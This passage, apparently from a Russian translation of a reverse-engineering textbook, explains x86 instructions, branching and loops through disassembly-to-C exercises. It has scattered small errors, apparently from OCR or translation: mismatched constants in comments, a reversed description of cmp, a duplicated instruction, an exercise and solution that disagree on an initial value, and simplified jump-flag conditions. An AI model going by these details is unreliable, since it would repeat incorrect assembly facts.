
Вы можете перемещать значение из регистра в память, меняя операнды так, чтобы адрес памяти находился слева (место назначения), а регистр справа (источник):

```
mov [0x403000],eax   ; перемещает 4-байтовое значение в eax в ячейку памяти, начиная
с 0x403000
mov [ebx],eax        ; перемещает 4-байтовое значение в eax в адрес памяти, указанный ebx
```

Иногда вы можете встретить инструкции, подобные тем, что даны ниже. Эти инструкции перемещают постоянные значения в ячейку памяти; `dword ptr` просто указывает на то, что значение `dword` (4 байта) перемещается в область памяти. Аналогично, `word ptr` указывает на то, что `word` (2 байта) перемещается в область памяти:

```
mov dword ptr [402000],13498h   ; перемещает значение dword 0x13496 в адрес 0x402000
mov dword ptr [ebx],100         ; перемещает значение dword 100 в адрес, указанный  ebx
mov word ptr [ebx],100          ; перемещает word 100 в адрес, указанный  ebx
```

В предыдущем случае, если `ebx` содержал адрес памяти `0x402000`, вторая инструкция копирует `100` как `00 00 00 64` (4 байта) в ячейку памяти начиная с адреса `0x402000`, а третья инструкция копирует `100` как `00 64` (2 байта) в ячейку памяти начиная с `0x40200`, как показано ниже.



Давайте рассмотрим простую задачу.

4.3.5 Задача по дизассемблированию

Ниже приведен дизассемблированный вывод простого фрагмента кода C. Можете ли вы выяснить, что делает этот фрагмент кода, и можете ли вы перевести его обратно в псевдокод (эквивалент языка высокого уровня)? Используйте все концепции, которые вы изучили, чтобы решить эту задачу. Ответ будет рассмотрен в следующем разделе, и мы также рассмотрим оригинальный фрагмент кода C после решения:

```
mov dword ptr [ebp-4],1    ❶
mov eax,dword ptr [ebp-4]  ❷
mov dword ptr [ebp-8],eax  ❸
```

4.3.6 Решение задачи

Предыдущая программа копирует значение из одной ячейки памяти в другую. В пункте 1 программа копирует значение `dword 1` в адрес памяти (указанный `ebp-4`). В пункте 2 то же значение копируется в регистр `eax`, который затем копируется в другой адрес памяти, `ebp-8`, пункт 3. Первоначально дизассемблированный код может быть сложным для понимания, поэтому позвольте мне разъяснить его. Мы знаем, что на языке высокого уровня, таком как C, переменная, которую вы определяете (например, `int val;`), является просто символическим именем для адреса памяти (как упоминалось ранее). Исходя из этой логики, давайте определим ссылки на адрес памяти и дадим им символическое имя. В дизассемблированной программе у нас есть два адреса (в квадратных скобках): `ebp-4` и `ebp-8`. Давайте обозначим их и дадим им символические имена; скажем, `ebp-4 = a` и `ebp-8 = b`. Теперь программа должна выглядеть так:

```
mov dword ptr [a], 1       ; рассматривать как mov [a],1
mov eax, dword ptr [a]     ; рассматривать как mov eax,[a]
mov dword ptr [b], eax     ; рассматривать как mov [b],eax
```

На языке высокого уровня, когда вы присваиваете значение переменной, скажем `val = 1`, значение `1` перемещается в адрес, представленный переменной `val`. В ассемблере это можно представить как `mov [val], 1`. Другими словами, `val = 1` на языке высокого уровня такое же, как `mov [val], 1` в ассемблере. Используя эту логику, предыдущая программа может быть записана на эквиваленте языка высокого уровня:

```
a = 1
eax = a
b = eax ❹
```

Напомним, что регистры используются процессором для временного хранения. Итак, давайте заменим все имена регистров их значениями в правой части от знака = (например, замените `eax` на его значение, `a`, в пункте 4). Результирующий код показан ниже:

```
a = 1
eax = a ❺
b = a
```

В предыдущей программе регистр `eax` используется для временного хранения значения `a`, поэтому мы можем удалить запись в пятой строке (то есть удалить запись, содержащую регистры на левой стороне знака =). Теперь мы остались с упрощенным кодом, показанным ниже:

```
a = 1
b = a
```

В языках высокого уровня переменные имеют типы данных. Попробуем определить типы данных этих переменных: `a` и `b`. Иногда можно определить тип данных, понимая, как получают доступ к переменным и как они используются. Из дизассемблированного кода мы знаем, что значение `dword` (4 байта) `1` было перемещено в переменную `a`, которая затем была скопирована в `b`. Теперь, когда мы знаем, что эти переменные имеют размер 4 байта, это означает, что они могут быть типа `int`, `float` или `pointer`. Чтобы определить точный тип данных, давайте рассмотрим следующее.

Переменные `a` и `b` не могут быть типа `float`, потому что из дизассемблированного кода мы знаем, что `eax` был вовлечен в операцию передачи данных. Если бы это было значение плавающей точки, были бы использованы регистры с плавающей запятой вместо регистра общего назначения, такого как `eax`. Переменные `a` и `b` не могут быть типа `pointer` в этом случае, потому что значение `1` не является действительным адресом. Итак, мы можем предположить, что `a` и `b` должны иметь тип `int`.

Основываясь на этих наблюдениях, теперь мы можем переписать программу следующим образом:

```
int a;
int b;

a = 1;
b = a;
```

Теперь, когда мы решили проблему, давайте посмотрим на оригинальный фрагмент кода C дизассемблированного вывода. Оригинальный фрагмент кода C показан ниже. Сравните это с тем, что мы установили. Обратите внимание, как можно было построить программу, похожую на оригинальную (не всегда можно получить обратно точную программу на C), а также теперь намного проще определить функциональность программы:

```
int x = 1;
int y;
y = x;
```

Если вы дизассемблируете программу крупнее, было бы трудно обозначить все адреса памяти. Как правило, вы будете использовать функции дизассемблера или отладчика для переименования адресов памяти и выполнения анализа кода. Вы сможете узнать о возможностях дизассемблера и о том, как использовать его для анализа кода, в следующей главе. Когда вы имеете дело с большими программами, полезно разбивать их на небольшие блоки кода, транслировать ее на какой-либо язык высокого уровня, с которым вы знакомы, а затем делать то же самое для остальных блоков.

4.4 Арифметические операции

Вы можете выполнять сложение, вычитание, умножение и деление на языке ассемблера. Сложение и вычитание выполняются с использованием инструкций `add` и `sub` соответственно. Эти инструкции принимают два операнда: *назначение* и *источник*. Инструкция `add` добавляет источник и назначение и сохраняет результат в пункте назначения. Инструкция `sub` вычитает источник из операнда пункта назначения, и результат сохраняется в пункте назначения. Эти инструкции устанавливают или убирают флаги в регистре `eflags`, основываясь на операции. Они могут быть использованы в условных операторах. Инструкция `sub` устанавливает нулевой флаг (`zf`), если результат равен нулю, и флаг переноса (`cf`), если значение назначения меньше, чем источник. Ниже приведено несколько вариантов этих инструкций:

```
add eax,42       ; то же самое, что и eax = eax + 42
add eax,ebx      ; то же самое, что и eax = eax + ebx
add [ebx],42     ; добавляет 42 к значению в адресе, указанном ebx
sub eax,64h      ; вычитает шестнадцатеричное значение 0x64 из eax, то же самое,
                   что и eax = eax-0x64
```

Существуют специальные инструкции увеличения (`inc`) и уменьшения (`dec`), которые можно использовать для добавления `1` или вычитания `1` из регистра либо ячейки памяти:

```
inc eax    ; то же самое, что и eax = eax+1
dec ebx    ; то же самое, что и ebx = ebx-1
```

Умножение выполняется с помощью инструкции `mul`. Инструкция `mul` принимает только один операнд; этот операнд умножается на содержимое либо регистров `al`, `ax`, либо `eax`. Результат умножения хранится либо в `ax`, `dx and ax`, либо в `edx and eax`. Если операндом команды `mul` является 8 бит (1 байт), то он умножается на 8-битный регистр `al`, а результат сохраняется в регистре `ax`. Если операнд – 16 битов (2 байта), он умножается на регистр `ax`, а производное сохраняется в регистре `dx and ax`. Если операнд 32-битный (4 байта), то он умножается на регистр `eax`, а производное сохраняется в регистре `edx and eax`. Причина, по которой производное хранится в регистре, по размеру два раза большем, состоит в том, что когда два значения умножаются, выходные значения могут быть намного больше, чем входные. Ниже показаны вариации инструкций `mul`:

```
mul ebx    ; ebx умножается на eax, и результат сохраняется в EDX and EAX
mul bx     ; bx умножается на ax, а результат сохраняется в DX and AX
```

Деление выполняется с использованием инструкции `div`. `Div` принимает только один операнд, который может быть регистром или ссылкой на память. Чтобы выполнить деление, поместите дивиденд (число для деления) в регистр `edx and eax`, притом что `edx` содержит самое значительное `dword`. После того как инструкция `div` выполнена, частное хранится в `eax`, а остаток сохраняется в регистре `edx`:

```
div ebx    ; делит значение в EDX: EAX на EBX
```

4.4.1 Задача по дизассемблированию

Возьмем еще один простой пример. Ниже представлен дизассемблированный листинг простой программы на языке C. Можете ли вы выяснить, что делает эта программа, и перевести ее обратно в псевдокод?

```
mov dword ptr [ebp-4], 16h
mov dword ptr [ebp-8], 5
mov eax, [ebp-4]
add eax, [ebp-8]
mov [ebp-0Ch], eax
mov ecx, [ebp-4]
sub ecx, [ebp-8]
mov [ebp-10h], ecx
```

4.4.2 Решение задачи

Вы можете читать код построчно и пытаться определить логику программы, но было бы легче, если бы вы перевели его обратно на язык высокого уровня. Чтобы понять предыдущую программу, давайте использовать ту же логику, которая была рассмотрена ранее. Предыдущий код содержит четыре ссылки на память. Во-первых, давайте пометим эти адреса – `ebp-4 = a`, `ebp-8 = b`, `ebp-0Ch = c` и `ebp-10H = d`. После этого мы видим следующее:

```
mov dword ptr [a], 16h
mov dword ptr [b], 5
mov eax, [a]
add eax, [b]
mov [c], eax
mov ecx, [a]
sub ecx, [b]
mov [d], ecx
```

Теперь давайте переведем предыдущий код в псевдокод (эквивалент языка высокого уровня). Код будет следующим:

```
a = 16h ;   h представляет шестнадцатеричное, поэтому 16h (0x16) – это 22 в десятичном виде
b = 5
eax = a
eax = eax + b ❶
c = eax ❶
ecx = a
ecx = ecx-b ❶
d = ecx ❶
```

Заменив все имена регистров соответствующими значениями на правой стороне оператора = (другими словами, в пункте 1), мы получаем следующий код:

```
a = 22
b = 5
eax = a ❷
eax = a+b ❷
c = a+b
ecx = a ❷
ecx = a-b ❷
d = a-b
```

После удаления всех записей, содержащих регистры в левой части знака = в пункте 2 (потому что регистры используются для временных вычислений), у нас осталось следующее:

```
a = 22
b = 5
c = a+b
d = a-b
```

Теперь мы сократили восемь строк кода ассемблера до четырех строк псевдокода. На этом этапе можно сказать, что код выполняет операции по сложению и вычитанию и сохраняет результаты. Вы можете определить типы переменных на основе размеров и того, как они используются в коде (контексте), как было упомянуто ранее. Переменные `a` и `b` используются для сложения и вычитания, поэтому они должны иметь целочисленные типы данных, а переменные `c` и `d` хранят результаты сложения и вычитания целых чисел, так что можно догадаться, что они также являются целочисленными. Теперь предыдущий код можно записать следующим образом:

```
int a, b, c, d;
a = 22;
b = 5;
c = a + б;
d = a-b;
```


Если вам интересно, как выглядит оригинальная программа на языке C, далее приводится код, чтобы удовлетворить ваше любопытство. Обратите внимание, как мы смогли написать ассемблерный код на эквивалентном языке высокого уровня:

```
nt num1 = 22;
int num2 = 5;
int diff;
int sum;
sum = num1 + num2;
diff = num1 - num2;
```

4.5 Побитовые операции

В этом разделе вы узнаете об инструкциях ассемблера, которые работают с битами. Биты нумеруются начиная с крайнего правого; самый правый бит

(наименее значащий бит) имеет позицию бита, равную 0, и позиция бита растет влево. Самый левый бит называется самым значимым битом. Ниже приводится пример, показывающий биты и позиции битов для байта 5D (0101 1101). Та же логика применима к word, dword и qword.



Одной из побитовых инструкций является инструкция not; она принимает только один операнд (который служит как источником, так и местом назначения) и инвертирует все биты. Если eax содержал FF FF 00 00 (11111111 11111111 00000000 00000000), то следующая инструкция инвертирует все биты и сохраняет их в регистре eax. В результате eax будет содержать 00 00 FF FF (00000000 00000000 11111111 11111111):

```
not eax
```

Инструкции and, or и xor выполняют побитовые операции and, or и xor и хранят результаты в месте назначения. Эти операции аналогичны операциям and (&), or (|), и xor (^) в языках программирования C или Python.

В следующем примере операция and выполняется для бита 0 регистра bl и бита 0 cl, бита 1 bl и бита 1 cl и т. д. Результат сохраняется в регистре bl:

```
and bl,cl      ;  то же, что и  bl = bl & cl
```

В предыдущем примере, если bl содержал 5 (0000 0101) и cl содержал 6 (00000110), тогда результат операции and был бы равен 4 (0000 0100), как показано ниже:

```
                    bl: 0000 0101
                    cl: 0000 0110
-------------------------------------
After and operation  bl: 0000 0100
```

Аналогично операции or и xor выполняются с соответствующими битами операндов. Ниже приведены примеры инструкций:

```
or eax, ebx      ; то же, что и eax = eax | EBX
xor eax, eax     ; то же, что и eax = eax^eax, эта операция очищает регистр eax
```

Инструкции shr (сдвиг вправо) и shl (сдвиг влево) принимают два операнда (назначение и количество). Назначение может быть регистром или ссылкой на память. Общая форма показана следующим образом. Обе инструкции сдвигают биты в назначении вправо или влево на количество битов, указанное операндом количества; эти инструкции выполняют те же операции, что и сдвиг влево (<<) и сдвиг вправо (>>) в языках программирования C или Python:

```
shl dst,count
```

В следующем примере первая инструкция (`xor eax, eax`) очищает регистр `eax`, после чего `4` перемещается в регистр `al`, а содержимое регистра `al` (который равен `4` (`0000 0100`)) сдвигается влево на `2` бита. В результате этой операции (удаляются два крайних левых бита, а два нулевых бита добавляются справа) регистр `al` будет содержать `0001 0000` (что равно `0x10`):

```
xor eax,eax
mov al,4
shl al, 2
```

Для получения подробной информации о том, как работают побитовые операторы, посетите en.wikipedia.org/wiki/Bitwise_operations_in_C и www.programiz.com/c-programming/bitwise-operators.

Инструкции `rol` (вращение влево) и `ror` (вращение вправо) аналогичны инструкциям shift. Вместо удаления сдвинутых битов, как при операции сдвига, они поворачиваются на другой конец. Некоторые из примеров инструкций показаны ниже:

```
rol al,2
```

В предыдущем примере, если бы `al` содержал `0x44` (`0100 0100`), результат `rol` операции был бы `0x11` (`0001 0001`).

4.6 Ветвление и условные операторы

В этом разделе мы сосредоточимся на инструкциях ветвления. До сих пор вы видели инструкции, которые выполняются последовательно; но много раз ваша программа должна будет выполнить код по другому адресу памяти (например, оператор `if/else`, циклы, функции и т. д.). Это достигается с помощью инструкций ветвления. Инструкции ветвления переносят контроль выполнения в другой адрес памяти. Для выполнения ветвления в языке ассемблера обычно используются инструкции перехода. Есть два вида переходов: условный и безусловный.

4.6.1 Безусловные переходы

В безусловном переходе переход всегда выполняется. Инструкция `jmp` говорит процессору выполнять код по другому адресу памяти. Это похоже на оператор `goto` в языке программирования C. Когда приведенная ниже инструкция выполняется, управление передается по адресу перехода, и выполнение начинается оттуда:

```
jmp <адрес перехода>
```

4.6.2 Условные переходы

В условных переходах управление переносится в адрес памяти на основе какого-либо условия. Чтобы использовать условный переход, нужны инструкции,

которые могут изменить флаги (*set* или *clear*). Эти инструкции могут выполнять *арифметическую* или *побитовую* операцию. Инструкция x86 дает инструкцию cmp, которая вычитает второй операнд (исходный операнд) из первого операнда (операция назначения) и изменяет флаги без сохранения разницы в пункте назначения. В следующей инструкции, если eax содержит значение 5, `cmp eax, 5` установит нулевой флаг (`zf = 1`), потому что результат этой операции равен нулю:

```
cmp eax,5       ; вычитает eax из 5, устанавливает флаги, но результат не сохраняется
```

Другой инструкцией, которая изменяет флаги без сохранения результата, является инструкция test. Инструкция test выполняет побитовую операцию and и изменяет флаги без сохранения результата. В следующей инструкции, если значение eax было равно нулю, будет установлен нулевой флаг (`zf = 1`), потому что `and 0` и `0` дают `0`:

```
test eax,eax   ; выполняет and-операцию, изменяет флаги, но в результате не сохраняется
```

Инструкции cmp и test обычно используются вместе с инструкцией условного перехода для принятия решения.

Есть несколько вариантов инструкций условного перехода; общий формат показан ниже:

```
jcc <адрес>
```

cc в предыдущем формате представляет условия. Эти условия оцениваются на основе битов в регистре eflags. В следующей таблице приведены различные инструкции условного перехода, их псевдонимы и биты, используемые в регистре eflags, чтобы оценить условие.

Инструкция	**Описание**	**Псевдонимы**	**Флаги**
jz	Переход, если есть ноль	je	zf=1
jnz	Переход, если нет ноля	jne	zf=0
jl	Переход, если меньше	jnge	sf=1
jle	Переход, если меньше или равен	jng	zf=1 или sf=1
jg	Переход, если больше	jnle	zf=0 и sf=0
jge	Переход, если больше или равен	jnl	sf=0
jc	Переход, если есть перенос	jb, jnae	cf=1
jnc	Переход, если нет переноса	jnb, jae	-

4.6.3 Оператор if


С точки зрения реверс-инжиниринга, важно определять ветвящиеся/условные операторы. Для этого необходимо понять, как эти операторы (например, `if`, `if-else` и `if-elseif-else`) транслируются на язык ассемблера. Давайте посмотрим на пример простой программы на языке C и попытаемся понять, как `if`-оператор реализован на уровне ассемблера:

```
if (x == 0) {
  x = 5;
}
x= 2;
```

В предыдущей программе, если условие истинно (`если x == 0`), код внутри блока `if` выполняется; в противном случае он пропустит блок `if`, и элемент управления перейдет в `x = 2`. Думайте о передаче управления как о переходе. Теперь спросите себя: когда будет сделан переход? Он будет сделан, когда `x` не равен `0`. Именно так предыдущий код реализован на ассемблере (показано ниже); обратите внимание на то, что в первой инструкции ассемблера `x` сравнивается с `0`, а во второй инструкции переход будет сделан на `end_if`, когда `x` не равен `0` (другими словами, он пропустит `mov dword ptr [x], 5` и выполнит `mov dword, ptr [x], 2`). Обратите внимание, как знак равенства в условии (==) в программе на языке C был реверсирован в `not equal to (jne)` на языке ассемблера:

```
cmp dword ptr [x], 0
jne end_if
mov dword ptr [x], 5
end_if:
mov dword ptr [x], 2
```

Ниже показаны программные операторы C и соответствующие инструкции ассемблера.



4.6.4 Оператор If-Else

Теперь попробуем понять, как оператор `if/else` транслируется на язык ассемблера. Возьмем в качестве примера следующий код на языке C:

```
if (x == 0) {
  x = 5;
} else {
  x = 1;
}
```

Попытайтесь определить, при каких обстоятельствах будет совершен переход (контроль будет передан). Есть два обстоятельства: переход будет выполнен в блок `else`, если `x` не равен `0`, или, если `x` равен `0` (если `x == 0`), после выполнения `x = 5` (конец блока `if`) будет выполнен переход для обхода блока `else`, чтобы выполнить код после блока `else`.

Ниже приведена трансляция на ассемблер программы на языке C; обратите внимание на то, что в первой строке значение `x` сравнивается с `0`, и переход (условный переход) будет совершен в блок `else`, если `x` не равен `0` (условие было изменено, как упоминалось ранее). Перед блоком `else` обратите внимание на безусловный переход к `end`. Этот переход гарантирует, что если `x` равен `0`, после выполнения кода внутри блока `if` блок `else` пропускается, и элемент управления достигает конца:

```
cmp dword ptr [x], 0
jne else
mov dword ptr [x], 5
jmp end

else:
mov dword ptr [x], 1

end:
```

4.6.5 Оператор If-Elseif-Else

Ниже приведен код на C, содержащий операторы `if-ElseIf-else`:

```
if (x == 0) {
  x = 5;
}
else if (x == 1) {
  x = 6;
}
else {
  x = 7;
}
```

Попробуем определить ситуацию, когда будут совершены переходы (контроль будет передан). Есть две условные точки перехода; если `x` не равен `0`, он перейдет в блок `else_if`, и если `x` не равен `1` (проверка условия в `else if`), то переход совершается в `else`. Есть также два безусловных перехода: внутри блока `if` после `x = 5` (конец блока `if`) и внутри блока `else if` после `x = 6` (конец блока `else if`). Оба этих безусловных перехода пропускают оператор `else`, чтобы достичь конца. Ниже приводится транслированный язык ассемблера, показывающий условные и безусловные переходы:

```
cmp dword ptr [ebp-4], 0
jnz else_if
mov dword ptr [ebp-4], 5
jmp short end

else_if:
cmp dword ptr [ebp-4], 1
jnz else
mov dword ptr [ebp-4], 6
jmp short end

else:
mov dword ptr [ebp-4], 7

end:
```

4.6.6 Задача по дизассемблированию

Ниже приведен дизассемблированный листинг программы; давайте транслируем этот код в его высокоуровневый эквивалент. Используйте методы и концепции, которые вы узнали ранее, чтобы решить эту задачу:

```
mov dword ptr [ebp-4], 1
cmp dword ptr [ebp-4], 0
jnz loc_40101C
mov eax, [ebp-4]
xor eax, 2
mov [ebp-4], eax
jmp loc_401025

loc_40101C:
mov ecx, [ebp-4]
xor ecx, 3
mov [ebp-4], ecx

loc_401025:
```

4.6.7 Решение задачи

Давайте начнем с присвоения символических имен адресу (`ebp-4`). После назначения символьных имен ссылкам адресов памяти мы получаем следующий код:

```
mov dword ptr [x], 1
cmp dword ptr [x], 0 ❶
jnz loc_40101C ❷
mov eax, [x] ❹
xor eax, 2
mov [x], eax
jmp loc_401025 ❸

loc_40101C:
mov ecx, [x] ❺
xor ecx, 3
```

```
mov [x], ecx ❻

loc_401025:
```

Обратите внимание на инструкции `cmp` и `jnz` в пунктах 1 и 2 (это условный оператор) и на то, что `jnz` – это то же самое, что и `jne` (`jump if not equal to`). Теперь, когда мы определили условный оператор, давайте попробуем определить тип этого оператора (`if` или `if/else` или `if/elseif/else` и т. д.). Для этого сфокусируйтесь на переходах. Условный переход в пункте 2 совершается в `loc_401010C`, и перед `loc_40101C` происходит безусловный переход в `loc_401025`. Из того, что мы узнали ранее, это характеристики оператора `if-else`. Говоря точнее, код в пунктах с 4 по 3 является частью блока `if`, а код в пунктах с 5 по 6 является частью блока `else`. Давайте переименуем `loc_40101C` в `else` и `loc_401025` до `end` для лучшей читабельности:

```
mov dword ptr [x], 1 ❼
cmp dword ptr [x], 0 ❶
jnz else ❷
mov eax, [x] ❹
xor eax, 2
mov [x], eax ❽
jmp end ❸

else:
mov ecx, [x] ❺
xor ecx, 3
mov [x], ecx ❻
end:
```

В предыдущем коде ассемблера `x` присваивается значение `1` в пункте 7; значение `x` сравнивается с `0`, и если оно равно `0` (пункты 1 и 2), значение `x` равно `xor` с `2`, и результат сохраняется в `x` (пункты с 4 по 8). Если `x` не равно `0`, то значение `x` – `xor` с `3` (пункты с 5 по 6). Читать код ассемблера несколько сложно, поэтому давайте напишем предыдущий код на эквиваленте языка высокого уровня. Мы знаем, что пункты 1 и 2 – это `if`-оператор, и можно прочитать его как *переход к else, если x не равен 0* (помните, что `jnz` является псевдонимом `jne`). Если вы помните, глядя на то, как код C был транслирован в ассемблер, условие в операторе `if` было реверсировано при трансляции в код ассемблера. Поскольку мы сейчас смотрим на ассемблерный код, чтобы написать эти операторы на языке высокого уровня, нужно реверсировать условие. Чтобы сделать это, спросите себя: когда переход не будет совершен? Переход не будет совершен, когда `x` равен `0`, поэтому вы можете записать предыдущий код в псевдокод, как приведено ниже. Обратите внимание, что в следующем коде инструкции `cmp` и `jnz` транслированы в оператор `if`; также обратите внимание на то, как условие реверсируется:

```
x = 1
if(x == 0)
{
```

```
  eax = x
  eax = eax ^ 2 ❾
  x = eax ❾
}
else {
  ecx = x
  ecx = ecx ^ 3 ❾
  x = ecx ❾
}
```

Теперь, когда мы определили условные операторы, давайте заменим все регистры в правой части оператора = (в пункте 9) на их соответствующие значения. После этого мы получим следующий код:

```
x = 1
if(x == 0)
{
  eax = x ❿
  eax = x ^ 2 ❿
  x = x ^ 2
}

else {
  ecx = x ❿
  ecx = x ^ 3 ❿
  x = x ^ 3
}
```

Удалив все записи, содержащие регистры с левой стороны от оператора = (в пункте 10), мы получаем следующее:

```
x = 1;
if(x == 0)
{
  x = x ^ 2;
}

else {
  x = x ^ 3;
}
```

Если вам интересно, ниже приведена оригинальная программа на языке C, использованная в задаче по дизассемблированию; сравните это с тем, что мы получили в предыдущем фрагменте кода. Как видите, нам удалось сократить количество строк ассемблерного кода обратно к эквиваленту на языке высокого уровня. Теперь код гораздо проще понять, по сравнению с кодом ассемблера:

```
int a = 1;
if (a == 0)
{
  a = a ^ 2;
}
```

```
else {
  a = a ^ 3;
}
```

4.7 Циклы

Циклы выполняют блок кода, пока не будет выполнено некоторое условие. Два наиболее распространенных типа циклов – `for` и `while`. Переходы и условные переходы, которые вы видели до сих пор, переходили вперед. Циклы переходят назад. Во-первых, давайте разберемся с функциональностью цикла `for`. Общая форма для этого цикла показана ниже:

```
for (инициализация; условие; оператор_update) {
  блок кода
}
```

Вот как работает оператор `for`. Операция `инициализации` выполняется только один раз, после чего оценивается условие; если условие истинно, выполняется блок кода внутри цикла `for`, а затем выполняется оператор_ `update`. Цикл `while` аналогичен циклу `for`. В `for` инициализация, состояние и оператор_`update` указываются вместе, тогда как в цикле `while` инициализация хранится отдельно от проверки условия, а оператор_`update` указывается внутри цикла. Общая форма цикла `while` показана ниже:

```
инициализация
while (условие)
{
  блок кода
  оператор_update
}
```

Попробуем разобраться, как реализован цикл на уровне ассемблера, с помощью следующего фрагмента кода из простой программы на языке C:

```
int i;
for (i = 0; i <5; i ++) {
}
```

Предыдущий код может быть написан с использованием цикла `while`, как показано ниже:

```
int i = 0;
while (i < 5) {
  i++;
}
```


Мы знаем, что переход используется для реализации условных выражений и циклов, поэтому давайте подумаем категориями переходов. В циклах `while` и `for` попробуем определить все ситуации, когда будут совершены переходы. В обоих случаях, когда `i` становится больше или равно `5`, будет совершен переход,

который перенесет управление за пределы цикла (другими словами, после цикла). Когда `i` меньше `5`, код внутри цикла `while` выполняется, и после будет выполнен обратный переход `i++`, чтобы проверить условие.

Вот как предыдущий код реализован на языке ассемблера (показано ниже). В пункте 1 обратите внимание на обратный переход к адресу (помечен как `while_start`); это указывает на цикл. Внутри цикла условие проверяется в пунктах 2 и 3 с помощью инструкций `cmp` и `jge` (переход, если больше или равно); здесь код проверяет, больше `i` или равен `5`. Если это условие выполнено, то переход совершается в `end` (вне цикла). Обратите внимание на то, что условие «`меньше, чем`» (`<`) в программировании на C меняется на «`больше, чем, или равно`» (`>=`) в строке, используя инструкцию `jge`. Инициализация выполняется в пункте 4, где `i` присвоено значение `0`:

```
mov [i],0 ❹

while_start:
cmp [i], 5 ❷
jge end ❸
mov eax, [i]
add eax, 1
mov [i], eax
jmp while_start ❶

end:
```

Следующая диаграмма показывает операторы программирования языка C и соответствующие инструкции ассемблера.



4.7.1 Задача по дизассемблированию

Давайте транслируем следующий код в его высокоуровневый эквивалент. Используйте методы и концепции, которые вы узнали, чтобы решить эту задачу:

```
mov dword ptr [ebp-8], 0
mov dword ptr [ebp-4], 0

loc_401014:
cmp dword ptr [ebp-4], 4
cmp dword ptr [ebp-4], 4
jge loc_40102E
mov eax, [ebp-8]
add eax, [ebp-4]
mov [ebp-8], eax
mov ecx, [ebp-4]
add ecx, 1
mov [ebp-4], ecx
jmp loc_401014

loc_40102E:
```

4.7.2 Решение задачи

Предыдущий код состоит из двух адресов памяти (`ebp-4` и `ebp-8`). Давайте переименуем `ebp-4` в `x` и `ebp-8` в `y`. Модифицированный код показан ниже:

```
mov dword ptr [y], 1
mov dword ptr [x], 0

loc_401014:
cmp dword ptr [x], 4 ❷
jge loc_40102E ❸
mov eax, [y]
add eax, [x]
mov [y], eax
mov ecx, [x] ❺
add ecx, 1
mov [x], ecx ❻
jmp loc_401014 ❶

loc_40102E: ❹
```

В предыдущем коде в пункте 1 происходит обратный переход к `loc_401014`, указывающий на цикл. Итак, давайте переименуем `loc_401014` в цикл. В пунктах 2 и 3 выполняется проверка условия для переменной `x` (используя `cmp` и `jge`); код проверяет, больше `x` или равно `4`. Если условие выполнено, он перейдет за пределы цикла к `loc_40102E` (пункт 4). Значение `x` увеличивается до `1` (с 5 по 6), что является оператором обновления. На основании всей этой информации можно сделать вывод, что `x` является переменной цикла, которая контролирует его. Теперь мы можем написать предыдущий код на эквиваленте языка высокого уровня; но чтобы сделать это, помните, что мы должны реверсировать условие от `jge` (переход, если больше, чем, или равно) к переход,если меньше, чем. После изменений код выглядит следующим образом:

```
y = 1
x = 0
```

```
while (x<4) {
   eax = y
   eax = eax + x ❼
   y = eax ❼
   ecx = x
   ecx = ecx + 1 ❼
   x = ecx ❼
}
```

Заменив все регистры в правой части оператора = (в пункте 7) на их предыдущие значения, мы получаем следующий код:

```
y = 1
x = 0
while (x<4) {
   eax = y ❽
   eax = y + x ❽
   y = y + x
   ecx = x ❽
   ecx = x + 1 ❽
   x = x + 1
}
```

Теперь, удалив все записи, содержащие регистры в левой части знака = (в пункте 8), мы получаем такой код:

```
y = 1;
x = 0;
while (x <4) {
   y = y + x;
   x = x + 1;
}
```

Если вам интересно, ниже приведена оригинальная программа на языке C. Сравните предыдущий код, который мы установили, с кодом, который следует из оригинальной программы; обратите внимание на то, как можно было осуществить реверс-инжиниринг и декомпилировать диасемблированный вывод в исходный эквивалент:

```
int a = 1;
int i = 0;
while (i < 4) {
   a = a + i;
   i++;
}
```

4.8 Функции

Функция – это фрагмент кода, который выполняет конкретные задачи; обычно программа содержит много функций. Когда вызывается функция, управление передается другому адресу памяти. Затем процессор выполняет код в этом

адресе, и он возвращается (управление передается обратно) после завершения работы кода. Функция содержит несколько компонентов: она может принимать данные в виде ввода через параметры, она имеет тело, содержащее выполняемый код, локальные переменные, которые используются для временного хранения значений и могут выводить данные. Параметры, локальные переменные и функции управления потоком данных хранятся в важной области памяти, называемой стеком.

